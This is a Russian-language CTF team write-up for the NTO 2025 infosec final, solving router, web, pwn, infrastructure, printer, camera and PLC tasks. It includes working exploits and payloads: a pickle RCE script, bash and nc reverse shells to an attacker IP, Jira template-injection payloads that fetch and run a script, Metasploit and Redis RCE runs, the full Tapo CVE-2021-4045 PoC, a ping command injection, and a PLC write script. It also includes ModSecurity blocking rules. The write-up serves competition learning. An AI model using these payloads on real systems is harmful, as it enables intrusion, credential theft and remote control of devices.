

Райтап на финал иб нто 2025 от команды While_hot_false

Состав

Walter White - Черкасов Кирилл
eogod - Якубовский Арсений
Kolya080808 - Кравцов Николай
kvasilek - Крылов Василий

Задачи с коротким ответом

HARDWARE

План

1. Анализ дампа ос
2. Брутфорс паролей

Райтап

Анализ дампа ос

Нам передали бэкап роутера. После я начал анализ самого файла: strings, binwalk, но ничего толкового не нашлось и мы начали искать эксплоиты, в итоге нашли вот этот <https://github.com/BigNerd95/RouterOS-Backup-Tools>. Вписали команду `python3 extract_user.py bin.BIN`, и нашли что-то такое:

```
└─(kali@kali0lymp)-[~/Рабочий стол/RouterOS-Backup-Tools]
└─$ python3 extract_user.py bin.BIN
User: user1
Pass: e*=TF$5t+%sW9D_B

User: user2
Pass: s*3Z:@vaM9m=x<"-

User: user3
Pass: rjw7sJ<%nHvT5[Pg

User: user4
```

Pass: n&@D>3h?_8%,FC`B

User: user5

Pass: V;xfQt:39.m8(h`~

User: admin

Pass: 9Nbn5dST

User: user1

Pass: e*=TF\$5t+%sW9D_B

User: user2

Pass: s*3Z:@vaM9m=x<" -

User: user3

Pass: rjw7sJ<%nHvT5[Pg

User: user4

Pass: n&@D>3h?_8%,FC`B

User: user5

Pass: V;xfQt:39.m8(h`~

User: admin

Pass: 9Nbn5dST

User: admin

Pass: 9Nbn5dST

User: user

Pass: z[a/#4V]jHDF,"xd:q\$u

. . .

2. Брутфорс паролей

Сначала мы решили попробовать какой-то вменяемый пароль, admin:9Nbn5dST, но тщетно. В итоге мы решили просто пройти по списку логинов и паролей. Перебрав все варианты, подошли креды user:z[a/#4V]jHDF,"xd:q\$u . В итоге мы получили флаг и красивую картинку.

NT0(2H=nS@fsz=Mxj&-{b%3TY]tQNLny}W+)

WEB

Касса

План

1. Анализ исходников
2. Поиск и написание эксплоита
3. Тест

Райтап

1. Анализ исходников

Нам дали несколько файлов:

```
app -- |
      app.py
      |
      config.py
      |
      models.py
      |
      routes.py
      |
      run.py
```

Остальные файлы нам не нужны.

Проанализировав каждый из этих файлов, меня больше всего заинтересовали два файла: `models.py` и `routes.py`. В первом файле меня заинтересовал метод получения подписи (который впоследствии не понадобился), а во втором страница с проверкой билета:

```
@main.route("/check-ticket", methods=["GET", "POST"])
@login_required
def checkVerification():
    if request.method == "POST":
        file = request.files["ticket_file"]
        data = file.read()
        success=True
        if not data:
            success=False
            message = "Нет данных для загрузки"
    try:
```

```

        ticket = pickle.loads(data) # ВОТ ЗДЕСЬ ОПАСНОСТЬ!
        if not isinstance(ticket, TicketDTO):
            success=False
            message = "Некорректные данные!"
            if sha1((ticket.name + ticket.user + str(ticket.time_stamp) +
Config.SECRET_KEY).encode()).hexdigest() != ticket.sign:
                success=False
                message = "Этот билет подделка!"
            if success:
                message = f"Билет валиден! Владелец: {ticket.user}, Тип:
{ticket.name}, Дата и время покупки: {ticket.time_stamp}"
            except Exception as e:
                success=False
                message = f"Ошибка при чтении билета!"
            return render_template("check_verification.html", message=message,
success=success)
        return render_template("check_verification.html")

```

2. Поиск и написание эксплоита

Я увидел в коде потенциальную опасность (`ticket = pickle.loads(data) # ВОТ ЗДЕСЬ ОПАСНОСТЬ!`), и начал искать больше по этому поводу, и нашел этот эксплоит <https://github.com/DenseLance/Who-Stole-My-Pickles>.

Проанализировав его, я написал свою версию, которая выводит результат команды в `base.html`:

```

import pickle
import os
import base64
import io

class Exploit:
    def __reduce__(self):
        # Команда, которая будет выполнена на сервере
        # Например, создание файла /tmp/hacked
        cmd = ('env >> templates/base.html ')
        # Или чтение секретного ключа из config.py
        # cmd = ('cat config.py > /tmp/stolen_config')
        return (os.system, (cmd,))

def create_exploit():
    malicious_pickle = pickle.dumps(Exploit())

    # Сохраняем в файл
    with open('exploit.pkl', 'wb') as f:
        f.write(malicious_pickle)

```

```

print("Эксплоит сохранен в exploit.pkl")

# Или создаем BytesIO объект для отправки через форму
output = io.BytesIO()
output.write(malicious_pickle)
output.seek(0)
return output

if __name__ == '__main__':
    create_exploit()

```

3. Тест

Создаем эксплоит:

```
python3 hackpickles.py
```

И регистрируем на сайте аккаунт, входит и заходим на страницу /check_ticket:

Добро пожаловать на сайт продажи билетов на поезд!

Вы можете приобрести билет или проверить его подлинность прямо здесь.

Купить билет

Проверить билет

Сайт по продаже билетов

Пользователь: asd

Проверка билета

Загрузите файл билета, чтобы проверить его подлинность.

Выберите файл билета:

Browse...

No file selected.

Проверить билет

Загружаем эксплоит и нажимаем 'проверить билет'. В коде страницы можно прочитать удобно написанные полученные данные.

```
PYTHON_SHA256=c909157bb25ec114e5869124cc2a9c4a4d4c1e957ca4ff553f1edc692101154e WERKZEUG_SERVER_FD=7 WERKZEUG_RUN_MAIN=true PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin LANG=C.UTF-8 PYTHON_VERSION=3.12.8 PwD=/app FLAG=nto{w3lc0m3_t0_t4e_tr41n!!!} DATABASE_URL=postgresql://postgres:postgres@db:5432/kassa
```

^ флаг

nto{w3lc0m3_t0_t4e_tr41n!!!}

Pwn 1

Из функции write_file() :

```
printf("Enter file content: ");
__isoc99_scanf("%256s", file_buffer);
flush();
file = open(path, 65, 0, v0, v1, v2);
```

При этом file buffer сам размером 256 байт, а после него лежит secret password:

```
.bss:00000000000004120 file_buffer      db 100h dup(?)          ; DATA XREF:
init_storage+70↑o
.bss:00000000000004120                               ;
init_storage+A8↑o ...
.bss:00000000000004220                public secret_password
.bss:00000000000004220 ; char secret_password[32]
.bss:00000000000004220 secret_password db 20h dup(?)
```

scanf("%256s", file_buffer) записывает максимум 256 байт + 1 ноль байт, который попадёт уже в secret_password. В итоге пароль начинается с 0x00, то есть по факту пустая строка.

Решение:

Записываем в файл 256 букв

Запрашиваем чтение 00000000 и при запросе пароля просто нажимаем enter

Получаем флаг

```
nc 10.10.11.101 9001
```

```

          ++++++
          +++    ++
+++++      +++++
++          +++
++          ++    ++
++          +++++.  ++
+++         ++      +++
      :+++++ ++  +++++
          ++
          ++
finally, service for reading and
          writng your OWN temporary files!
```

Commands:

1. Read file

```
2. Write file
>> 2
Enter file content:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Your file ID: 0a09d600

Commands:
1. Read file
2. Write file
>> 1
Enter file ID: 00000000
Opa, give me password:
File contains: nto{sup3r_s3cr3t_c0nf1d3ntial_fl4g}
Commands:
3. Read file
4. Write file
>>
```

INFRA

Сервер печати

План

1. Эnumерация
2. Поиск эксплоитов
3. Получение реверс шелла
4. Чтение флага

Райтап

1. Эnumерация

```
nmap -sCV -Pn 10.10.1.145
```

```
Nmap scan report for 10.10.1.145
Host is up (0.00069s latency).
Not shown: 999 filtered tcp ports (no-response)
```

```
PORT      STATE SERVICE VERSION
631/tcp   open  ipp      CUPS 2.4
|_http-title: Home - CUPS 2.4.7
|_http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/2.4 IPP/2.1
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 66.79 seconds

2. Поиск эксплоитов

На основе пройденной комнаты на HackTheBox и , я предположил, что это был evilcups <https://github.com/lppSec/evil-cups/tree/main>, и оказался прав.

Сначала я поменял порт внутри кода на открытый. Далее я запустил эксплоит:

```
(env)-(kali@kali0lymp)-[~/Загрузки/public/evil-cups]
$ python3 evilcups.py 10.5.5.68 10.10.1.145 'bash -c "bash -i >& /dev/tcp/10.5.5.68/41223 0>&1"'
IPP Server Listening on ('10.5.5.68', 41299)
Sending udp packet to 10.10.1.145:631...
Please wait this normally takes 30 seconds...
0 elapsed
target connected, sending payload ...

target connected, sending payload ...
20 elapsedX@ss
```

WALTERPUTYOURDAWAYWALTERIDONTWANTTOFU_10_5_5_68

WALTERPUTYOURDAWAYWALTERIDONTWANTTOFU_10_5_5_68 (Processing, Accepting Jobs, Not Shared)

Maintenance Administration

Description: WALTERPUTYOURDAWAYWALTERIDONTWANTTOFU

Location: You Have Been Golda

Driver: HP 0.00, driverless, 2.1b1 (color, 2-sided printing)

Connection: implicitclass://WALTERPUTYOURDAWAYWALTERIDONTWANTTOFU_10_5_5_68/

Defaults: job-sheets=none, none media=na_letter_8.5x11in sides=one-sided

Jobs

Search in WALTERPUTYOURDAWAYWALTERIDONTWANTTOFU_10_5_5_68: Search Clear

Show Completed Jobs Show All Jobs

Active jobs listed in processing order; held jobs appear first.

ID	Name	User	Size	Pages	State	Control
WALTERPUTYOURDAWAYWALTERIDONTWANTTOFU_10_5_5_68-17	Test Page	anonymous	1k	Unknown	processing since Thu Mar 27 09:12:03 2025 "cfFilterChain: bannertopdf (PID 602) exited with no errors."	Cancel Job Move Job

3. Получение реверс шелла

Пейлоад:

```
python3 evilcups.py <ip> 10.5.5.68 'bash -c "bash -i >& /dev/tcp/10.5.5.68/41223 0>&1"'
```

Слушаем порт:

```
nc -lvnp 41223
```

```
(env)-(kali@kali0lymp)-[~/Загрузки/public]
$ nc -lvnp 41223
listening on [any] 41223 ...
connect to [10.5.5.68] from (UNKNOWN) [10.5.5.252] 55636
bash: cannot set terminal process group (612): Inappropriate ioctl for device
bash: no job control in this shell
lp@598604cd83f3:/$
```

4. Чтение флага

Картинка с чтением флага

nto{n0t_my_cup5_of_t34}

NAS 1

План

1. Эnumерация
2. Анализ предоставленной задачи и 'стук'
3. Поиск эксплоитов
4. Использование кредов из эксплоита
5. Поиск шера с флагом

Райтап

1. Эnumерация

```
nmap -sCV -Pn 10.10.1.129
```

Nmap scan report for 10.10.1.129

Host is up.

All 1000 scanned ports on 10.10.1.128 are in ignored states.

Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 206.48 seconds

2. Анализ предоставленной задачи и 'стук'

Я предположил, что совет из задачи "стучите трижды... ..(неразборчиво)... 1337-1377... (звуки борьбы)" значит, что нужно использовать portknocking. Я это сделал таким образом:

```
knock -v 10.10.1.129 1337 1338 1339 1340 1341 1342 1343 1344 1345 1346  
1347 1348 1349 1350 1351 1352 1353 1354 1355 1356 1357 1358 1359 1360 1361  
1362 1363 1364 1365 1366 1367 1368 1369 1370 1371 1372 1373 1374 1375 1376  
1377
```

```
(kali@kali0lymp)-[~/Загрузки/kassa_for_participants]  
$ knock -v 10.10.1.129 1337 1338 1339 1340 1341 1342 1343 1344  
hitting tcp 10.10.1.129:1337  
hitting tcp 10.10.1.129:1338  
hitting tcp 10.10.1.129:1339  
hitting tcp 10.10.1.129:1340  
hitting tcp 10.10.1.129:1341  
hitting tcp 10.10.1.129:1342  
hitting tcp 10.10.1.129:1343  
hitting tcp 10.10.1.129:1344  
hitting tcp 10.10.1.129:1345  
hitting tcp 10.10.1.129:1346  
hitting tcp 10.10.1.129:1347  
hitting tcp 10.10.1.129:1348  
hitting tcp 10.10.1.129:1349  
hitting tcp 10.10.1.129:1350  
hitting tcp 10.10.1.129:1351  
hitting tcp 10.10.1.129:1352  
hitting tcp 10.10.1.129:1353  
hitting tcp 10.10.1.129:1354  
hitting tcp 10.10.1.129:1355  
hitting tcp 10.10.1.129:1356  
hitting tcp 10.10.1.129:1357  
hitting tcp 10.10.1.129:1358  
hitting tcp 10.10.1.129:1359  
hitting tcp 10.10.1.129:1360  
hitting tcp 10.10.1.129:1361  
hitting tcp 10.10.1.129:1362  
hitting tcp 10.10.1.129:1363  
hitting tcp 10.10.1.129:1364  
hitting tcp 10.10.1.129:1365  
hitting tcp 10.10.1.129:1366  
hitting tcp 10.10.1.129:1367  
hitting tcp 10.10.1.129:1368  
hitting tcp 10.10.1.129:1369  
hitting tcp 10.10.1.129:1370  
hitting tcp 10.10.1.129:1371  
hitting tcp 10.10.1.129:1372  
hitting tcp 10.10.1.129:1373  
hitting tcp 10.10.1.129:1374  
hitting tcp 10.10.1.129:1375  
hitting tcp 10.10.1.129:1376  
hitting tcp 10.10.1.129:1377  
(kali@kali0lymp)-[~/Загрузки/kassa_for_participants]
```

Далее я просканировал порты повторно.

```
Nmap scan report for 10.10.1.129  
Host is up (0.0099s latency).
```

```
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx
|_http-title: openmediavault control panel - nas.home.arpa
```

3. Поиск эксплоитов

Я посмотрел, какие есть эксплоиты на openmediavault.

```
msfconsole
msf6 > search openmediavault
```

Matching Modules

=====

#	Name	Disclosure Date
Rank	Check Description	
-	----	-----
0	exploit/unix/webapp/openmediavault_auth_cron_rce	2013-10-30
excellent	Yes OpenMediaVault rpc.php Authenticated Cron Remote Code Execution	
1	_ target: Unix Command	.
2	_ target: Linux Dropper	.
3	exploit/unix/webapp/openmediavault_rpc_rce	2020-09-28
excellent	Yes OpenMediaVault rpc.php Authenticated PHP Code Injection	

Я выбрал 3 вариант.


4. Использование кредов из эксплоита

После, прочитав `show options`, я увидел дефолтные креды. Попробовал с ними войти, и у меня получилось.


```
msf6 exploit(unix/webapp/openm
Module options (exploit/unix/w

Name      Current Setting
-----
PASSWORD  openmediavault
PERSISTENT false
Proxies
RHOSTS
RPORT     80
SSL       false
SSLCert
TARGETURI /
URIPATH
USERNAME  admin
VHOST
```

Поиск шера с флагом



Прошарив от ftp до smb, я нашел шер с флагом.



nto{kn0ckd_n70_r3v3n63}

NAS 2

План

1. Использование эксплоита из прошлого NAS
2. Чтение флага

Райтап

1. Использование эксплоита из прошлого NAS

Я настроил эксплоит таким образом:

```
Module options (exploit/unix/webapp/openmediavault_auth_cron_rce):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  openmediavault    yes       The OpenMediaVault password to authenticate with
  PERSISTENT false             yes       Keep the payload persistent in Cron. Default value is false, where the payload is removed
  Proxies    /                 no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.1.129       yes       The target host(s). see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80                yes       The target port (TCP)
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  SSLCert    /                 no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /                 yes       The URI path of the OpenMediaVault web application
  URIPATH    /                 no        The URI to use for this exploit (default is random)
  USERNAME   admin             yes       The OpenMediaVault username to authenticate with
  VHOST      /                 no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

  Name      Current Setting  Required  Description
  ---      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    41101            yes       The local port to listen on.

Payload options (cmd/unix/reverse_bash):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      10.5.5.68        yes       The listen address (an interface may be specified)
  LPORT      41102            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Unix Command
```

И стартовал его:

```
msf6 exploit(unix/webapp/openmediavault_auth_cron_rce) > exploit
[*] Started reverse TCP handler on 10.5.5.68:41102
[!] AutoCheck is disabled, proceeding with exploitation
[*] 10.10.1.128:80 - Authenticating with OpenMediaVault using credentials admin:openmediavault
[*] Trying to detect if target is running a vulnerable version of OpenMediaVault.
[*] Version 5.5.11.pre.1 detected.
[*] Executing Unix Command for cmd/unix/reverse_bash
[*] Cron payload execution triggered. Wait at least 1 minute for the session to be established.
ls -la
[+] Cron payload entry successfully removed.
[*] Command shell session 2 opened (10.5.5.68:41102 → 10.5.5.252:9777) at 2025-03-27 14:53:07 +0300
```

2. Чтение флага

```
total 44
drwx----- 5 root root 4096 Mar 25 05:55 .
drwxrwxr-x 20 root root 4096 Mar 12 22:39 ..
-rw----- 1 root root 1867 Mar 25 06:15 .bash_history
-rw----- 1 root root 857 Sep 21 2020 .bashrc
drwx----- 4 root root 4096 Mar 13 01:56 .config
-rw-r--r-- 1 root root 25 Mar 13 20:58 flag
-rw----- 1 root root 278 Sep 21 2020 .inputrc
drwxr-xr-x 3 root root 4096 Mar 12 23:21 .local
-rw-r--r-- 1 root root 161 Sep 21 2020 .profile
drwx----- 2 root root 4096 Mar 12 23:22 .ssh
-rw-r--r-- 1 root root 180 Mar 12 23:26 .wget-hsts
cat flag
nto{4_l177l3_ch33ky_cv3}
```

nto{4_l177l3_ch33ky_cv3}

Confluence 1

План

1. Эnumерация
2. Поиск CVE
3. Эксплуатация эксплоита для получения RCE

Райтап

1. Эnumерация

```
nmap 10.10.1.159 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 15:35 MSK
Nmap scan report for 10.10.1.159
Host is up (0.00075s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
8090/tcp   open  opsmessaging
```

2. Поиск CVE

Гуглим версию конфлюенса(8.5.3) и CVE. И находим CVE-2023-22527, а также спloit к нему(<https://www.exploit-db.com/exploits/51904>) .

3. Эксплуатация эксплоита для получения RCE

Используем скачанный спloit для получения псевдошелла.

```
python 51904.py --url http://10.10.1.159:8090 --shell
[!] Shell is ready, please type your commands UwU
```

Затем просто читаем флаг.

```
cat flag.txt
nto{c0nflu3nc3_15_und3r_4774ck}
```

nto{c0nflu3nc3_15_und3r_4774ck}

Jira

План

1. Эnumерация
2. Поиск CVE
3. Подготовка к эксплуатации
4. Эксплуатация пейлоадов
5. Рев шел

Райтап

1. Эnumерация

```
nmap 10.10.1.169 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 16:00 MSK
Nmap scan report for 10.10.1.169
Host is up (0.00075s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
8080/tcp   open  http-proxy
```

2. Поиск CVE

Гуглим версию jira(8.5.3) и CVE. И находим CVE-2019-11581, а также примерный PoC <https://covertcorvus.com/posts/2023/real-world-example-jira-and-cve-2019-11581/>.

3. Подготовка к эксплуатации

На основе PoC начинаем готовить пейлоады и тд... Пишем скрипт для рева шелла.

```
#!/bin/bash
bash -i >& /dev/tcp/{ip}/{Lport} 0>&1
```

Поднимаем http сервер в папке со скриптом.

```
python -m http.server {http_port}
Serving HTTP on 0.0.0.0 port {http_port} (http://0.0.0.0:{http_port}/) ...
```

Начинаем слушать тот порт, который мы указали в скрипте.

```
nc -lvnp {Lport}
listening on [any] {Lport} ...
```

4. Эксплуатация пейлоадов

По полученному ранее PoC мы можем накидать свои пейлоады. Уязвимость заключается в RCE в формочке subject в контактной форме

<http://10.10.1.169:8080/secure/ContactAdministrators!default.jspa> .

Пейлоады:

```
$!18n.getClass().forName('java.lang.Runtime').getMethod('getRuntime',null)
.invoke(null,null).exec('curl -L -o /tmp/{script}.sh http://{ip}:
{http_port}/{script}.sh').waitFor() ###загрузка скрипта, тут можно увидеть
запрос
```

```
$!18n.getClass().forName('java.lang.Runtime').getMethod('getRuntime',null)
.invoke(null,null).exec('chmod +x /tmp/{script}.sh').waitFor() ### права
на исполнение
```

```
$!18n.getClass().forName('java.lang.Runtime').getMethod('getRuntime',null)
.invoke(null,null).exec('/tmp/{script}.sh').waitFor() ### исполнение
скрипта
```

Обязательно сохраняйте скрипт в папочку /tmp , чтобы можно было исполнять.

5. Рев шел

После выполнения всех пейлоадов, ловим ревшелл и читаем флаг.

```
nc -lvnp 41227
listening on [any] 41227 ...
connect to [10.5.5.68] from (UNKNOWN) [10.5.5.252] 25114
bash: cannot set terminal process group (15): Inappropriate ioctl for
device
bash: no job control in this shell
daemon@67f9880e3d47:/var/atlassian/application-data/jira$ ls
ls
analytics-logs
caches
data
database
dbconfig.xml
export
import
log
logos
monitor
plugins
tmp
user_flag.txt
daemon@67f9880e3d47:/var/atlassian/application-data/jira$ cat
user_flag.txt
cat user_flag.txt
```

```
nto{j1rn4y4_uy4zv1m057}
```

```
nto{j1rn4y4_uy4zv1m057}
```

MISC

Принтер 1

Заходим на <http://10.10.1.72>, видим kyocera command center RX

Ищем cve, находим это <https://github.com/ac3lives/kyocera-cve-2022-1026/blob/main/getKyoceraCreds.py>.

запускаем, получаем кучу кредов, нас интересует строчка

```
user:ftpuser;pass:r34llyh4rdp455 :
```

```
{'kmaddrbook:server_name': None, 'kmaddrbook:port_number': '21',  
'kmaddrbook:login_name': 'ftpuser', 'kmaddrbook:login_password':  
'r34llyh4rdp455'}, 'kmaddrbook:smb_information':  
{'kmaddrbook:server_name': None, 'kmaddrbook:port_number': '445'}
```

подключаемся по ftp, делаем recv NTOflag1.txt и получаем флаг.

Здесь же делаем recv redis.conf, в нем находим пароль от redis.

```
nto{f7p_4cc355_fr0m_ky0c3r4}
```

Принтер 2

План

1. Получаем exploit
2. Находим RCE
3. Эксплуатация

1. Получаем exploit

Заходим на ftp и забираем exp.so

2. Находим RCE

Просто гуглим redis rce и находим спloit <https://github.com/jas502n/Redis-RCE>

3. Эксплуатация

С помощью спloitа и полученного .so файла получаем рце.

```
python redis-rce.py -r 10.10.1.110 -p 6379 -L {your_ip} -P {L_port} -f exp.so -a NT0_r3d15_p455w0rd
```

Оказываемся на тачке и читаем флаг в /root директории.

```
l-$ python redis-rce.py -r 10.10.1.110 -p 6379 -L 10.5.5.68 -P 41263 -f exp.so -a NT0_r3d15_p455w0rd
REDIS RCE
[*] Connecting to 10.10.1.110:6379 ...
[*] Listening on 10.5.5.68:41263
[*] Sending SLAVEOF command to server
[*] Accepted connection from 10.5.5.68:54494
[*] Setting filename
[*] Try to run payload
[*] Accepted connection from 10.5.5.68:41263
[*] Closing rogue server ...
[*] Received backconnect, use exit to exit ...
$ ls
te_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok
aof_last_cow_size:0
# Stats
total_connections_received:7
total_commands_processed:38
instantaneous_ops_per_sec:5650
```

nto{d0n7_0v3r3xp0s3_ur_r3d15}

Райтап

1. Эnumерация

ЗАДАЧИ С ЗАЩИТОЙ

Касса-WAF

Измененный файл /etc/modsecurity.d/owasp-crs/rules/kassa.conf :

```
# for rules

# 1. Блокировка по сигнатуре **reduce** + os.system

SecRule REQUEST_BODY|ARGS "@rx (?i)**reduce**.*os.system"
"id:2000,
phase:2,
deny,
t:base64Decode,
t:urlDecode,
t:lowercase,
```

```
msg:'Malicious pickle object with RCE payload',
tag:'attack-rce',
ver:'OWASP_CRS/3.3.4'"
```

2. Блокировка опасных opcode pickle (\x80) с командами

```
SecRule REQUEST_BODY|ARGS "@rx \x80._(env\s_>>|templates/)"
"id:2001,
phase:2,
deny,
t:none,
msg:'Pickle opcode with shell command injection',
tag:'attack-rce',
ver:'OWASP_CRS/3.3.4'"
```

```
SecRule TX:PICKLE_FILE "@eq 1"
"id:2003,
phase:2,
chain,
deny,
msg:'Potential malicious pickle file uploaded'"
SecRule REQUEST_BODY|FILES_TMP_CONTENT "@rx \x80.***reduce**"
"t:none"
```

4. Блокировка shell-команд

```
SecRule ARGS|ARGS_NAMES "@pmFromFile /etc/modsecurity.d/rce-keywords.txt"
"id:2004,
phase:2,
deny,
t:urlDecode,
t:base64Decode,
t:cmdLine,
msg:'Shell command injection attempt',
tag:'attack-rce',
ver:'OWASP_CRS/3.3.4'"
SecRule REQUEST_BODY|ARGS|FILES "@rx (\x80|**reduce**|os.system|env\s*>>)"
"id:1000,
phase:2,
deny,
t:base64Decode,
t:urlDecode,
t:lowercase,
```

```
msg: 'RCE via Python pickle',  
tag: 'attack-rce',  
severity: 'CRITICAL'"
```

```
SecRuleEngine On SecRequestBodyAccess On SecResponseBodyAccess Off  
SecAuditEngine RelevantOnly SecAuditLog /var/log/modsec_audit.log
```

WIFI-Роутер

В инструменте ping нужно было ввести разделитель, который выполнит еще одну команду и выведет ее результат.

Payload:

```
127.0.0.1|cat /tmp/home/root/flag
```

Результат:

The screenshot shows a web interface titled "Network Tools - Network Analysis". Below the title, it says "Send ICMP ECHO_REQUEST packets to network host." There is a form with three fields: "Method" with a dropdown menu set to "Ping", "Target" with a text input containing "127.0.0.1|cat /tmp/home/root/flag", and "Count" with a text input containing "1". Below the form is a "Diagnose" button. At the bottom of the interface, there is a text area containing the output "nto{c0n6r475_y0uv3_ju57_f0und_z3r0}".

nto{c0n6r475_y0uv3_ju57_f0und_z3r0}

Камера 1.0

Гуглим камеру, находим CVE-2021-4045 <https://github.com/hacefresko/CVE-2021-4045>
Уязвимость, которая возникает из-за того, что uhttpd binary всегда запускался от рута.
С помощью него можно получить полный контроль над камерой. уязвимый роутер - TP-Link Tapo.

Команда для захвата фото с флагом: `ffmpeg -rtsp_transport tcp -y -i`

`"rtsp://pwned1337:pwned1337@10.10.1.212:554/stream2" -q:v 1 -vframes 1 do1.jpg`

PWNTAPO.PY

```
import requests, urllib3, sys, threading, os, hashlib, time
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
```

PORT = 1337

```
REVERSE_SHELL = 'rm /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc %s  
%d >/tmp/f'
```

```
NC_COMMAND = 'nc -l -p %d' % PORT
```

```
RTSP USER = 'pwned1337'
```

RTSP PASSWORD = 'pwned1337'

RTSP CIPHERTEXT =

```
'RUW5pUYSBm4gt+5T7bzwEq5r078rcdhSvpJrmtqAKE2mRo8bv0LfYGnr5GNHfANBeFNEHhuc
nsK86WJTs4xLEZMbxUS73gPMTYRsEBV4EaKt2f5h+BkSbuh0WcJTHL5FWMbwikslj6qwTX48Ha
sSiEmotK+v1N3NLokHCxtU0k='
```

```
print(r"""
```

CVE-2021-4045 PoC @hacefresko

```

- _ _ _ _ _ | | _ _ _ _ _
| ' _ \ / \ / / / ' \ _ / _ ' \ / \ / \
| ( ) \ v v / / | | | | ( | ( ) | ( ) |
| . _ / \ \ / \ / | | | | \ \ \ , | . _ / \ \ / \
| _ _ _ _ _ | _ _ _ _ _

```

''')

```
if (len(sys.argv) < 4) or (sys.argv[1] != 'shell' and sys.argv[1] != 'rtsp'):
```

```
print("[x] Usage: python3 pwnTapo.py [shell|rtsp] [victim_ip]  
[attacker ip]")
```

```
print()
```

```

exit()

victim = sys.argv[2]
attacker = sys.argv[3]
url = "https://" + victim + ":443/"

if sys.argv[1] == 'shell':
    print("[+] Listening on port %d..." % PORT)
    t = threading.Thread(target=os.system, args=(NC_COMMAND,))
    t.start()
    time.sleep(2)
    print("[+] Sending reverse shell to %s...\n" % victim)
    json = {"method": "setLanguage", "params": {"payload": "';" +
    REVERSE_SHELL % (attacker, PORT) + "';"}}
    requests.post(url, json=json, verify=False)

elif sys.argv[1] == 'rtsp':
    print("[+] Setting up RTSP video stream...")
    md5_rtsp_password =
    hashlib.md5(RTSP_PASSWORD.encode()).hexdigest().upper()
    json = {"method": "setLanguage", "params": {"payload": "';uci set
    user_management.third_account.username=%s;uci set
    user_management.third_account.passwd=%s;uci set
    user_management.third_account.ciphertext=%s;uci commit
    user_management;/etc/init.d/cet terminate;/etc/init.d/cet resume;'" %
    (RTSP_USER, md5_rtsp_password, RTSP_CIPHERTEXT)}}
    requests.post(url, json=json, verify=False)

    print("[+] RTSP video stream available at rtsp://%s/stream2" % victim)
    print("[+] RTSP username: %s" % RTSP_USER)
    print("[+] RTSP password: %s" % RTSP_PASSWORD)

```

nto{y0u_4r3_6r0z4_74pk0v}

Поезд

```

import snap7 from snap7.util import * #импортируем библиотеку для работы с
контроллером
client = snap7.client.Client() #подключаемся
client.connect('10.10.14.2', 0, 1) # IP ПЛК, rack=0, slot=1(узнаем slot и
rack прогуглив)
#Чтение данных из блока DB1
data = client.db_read(1, 0, 256) # DB1, смещение 0, 256 байт
print(get_string(data, 0))
# имя хранится как строка
#Запись нового имени

```

```
new_name = "volter_nemosch\x00" # Строка с нулевым байтом и для перезапись в бд
set_string(data, 0, new_name)
client.db_write(1, 0, data)
```

